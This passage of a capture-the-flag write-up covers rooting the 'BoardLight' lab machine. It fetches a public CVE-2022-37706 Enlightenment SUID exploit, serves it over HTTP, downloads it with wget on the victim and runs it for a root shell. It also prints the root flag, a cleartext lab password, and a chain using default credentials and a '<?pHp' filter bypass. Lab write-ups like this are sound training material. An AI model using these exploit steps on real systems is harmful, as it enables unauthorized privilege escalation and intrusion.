-rwsr-xr-x 1 root root  15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset (Unknown SUID binary!)
...
-rwsr-xr-x 1 root root 163K Apr  4  2023 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
We determine Enlightenment's exact version, needed to find a specific exploit.
enlightenment --version
Version: 0.23.1CVE-2022-37706: SUID escalation to root
That version is vulnerable to CVE-2022-37706, a local privilege escalation abusing how Enlightenment handles device mounting with its SUID binaries. A public exploit exists; we upload it to the victim and run it (no arguments needed).
git clone https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit
Cloning into 'CVE-2022-37706-LPE-exploit' ...
remote: Enumerating objects: 92, done.
remote: Total 92 (delta 32), reused 14 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (92/92), 498.76 KiB | 2.99 MiB/s, done.
Resolving deltas: 100% (32/32), done.
The repository holds exploit.sh, served straight from that directory:
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.11 - - [16/Sep/2024 00:18:35] "GET /exploit.sh HTTP/1.1" 200 -
The transfer is a wget from the victim, and the exploit is moved to /tmp so it runs from a writable directory:

larissa@boardlight:~$ wget http://10.10.15.39/exploit.sh
2024-09-15 15:18:35 (73.0 MB/s) - 'exploit.sh.1' saved [709/709]
larissa@boardlight:~$ mv exploit.sh /tmp/
larissa@boardlight:~$ cd /tmp
709 bytes: it's a short shell script, not a binary, so it's worth reading before firing it. It takes no arguments.
chmod +x exploit.sh
./exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Welcome to the rabbit hole :)
If it is not found in fstab, big deal :D
mount: /dev/../tmp/: can't find in /etc/fstab.
# whoami
root
# cat /root/root.txt
c40bb6c9556fd2df78a3ce8792717973
The mount: ... can't find in /etc/fstab along the way isn't a failure, it's exactly the intended effect: the exploit abuses how enlightenment_sys, running SUID root, builds the mount command without sanitizing the path, so the mount error arrives after the injection has already run.
Box rooted.
Attack chain
HTTP board.htb (80)
  │  gobuster vhost --append-domain
  ▼
crm.board.htb  ─►  Dolibarr 17.0.0  ─►  login admin:admin (default)
  │  CVE-2023-30253: <?php filtered  ─►  <?pHp (bypass)
  ▼
RCE in the Websites editor  ─►  www-data  ─►  reverse shell
  │  conf.php: db_pass serverfun2$2023!!
  ▼
SSH larissa  (credential reuse)  ─►  user.txt
  │  linpeas: Enlightenment 0.23.1 with SUID
  ▼
CVE-2022-37706 (SUID LPE)  ─►  root  ─►  root.txt
Lessons learned
- One flag changes the enumeration outcome. The
crm.board.htbsubdomain did not appear until using--append-domainingobuster. Knowing your tools well (and retrying with other options) is part of vhost fuzzing. - Default credentials still open doors.
admin:adminon Dolibarr was enough to get in. Changing install credentials is the first thing any deployment should do. - Case-sensitive filtering is no filtering. The control blocking
<?phpwas bypassed with<?pHpbecause PHP is case-insensitive in tags. Case-sensitive blacklists are almost always bypassable; validate robustly or, better, patch (CVE-2023-30253). - The app's config is a keyring.
conf.phpstored the database password in cleartext, andlarissareused it for SSH. Per-environment secrets, kept out of readable files, would have cut the pivot. - One extra SUID is root. Enlightenment ran vulnerable SUID binaries (CVE-2022-37706). The SUID bit grants the owner's privileges: every SUID binary is attack surface and should be kept minimal and updated.